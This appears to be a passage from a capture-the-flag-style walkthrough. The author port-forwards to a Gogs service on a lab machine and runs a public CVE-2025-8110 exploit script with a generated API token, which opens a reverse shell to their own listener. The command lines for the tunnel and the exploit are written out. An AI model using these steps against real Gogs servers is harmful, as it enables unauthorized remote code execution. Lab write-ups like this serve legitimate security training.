
it is running some application - Gogs, let’s forward the port locally and access it on our system
ssh -L 3001:127.0.0.1:3001 ben@10.129.1.74now let’s access it on our system

after searching on google i found, https://github.com/TYehan/CVE-2025-8110-Gogs-RCE-Exploit
as per the exploit first we need to create an account, and login with those creds
now go to setting → Applications → Generate new token

copy the token and use it in below script
python3 exploit.py -u http://localhost:3001 -un 0xh3x -pw 0xh3x -t 4e563653bd2b3783a5b20c4ee6b4f9d935db5050 -lh 10.10.14.8 -lp 443

we got the shell on our listener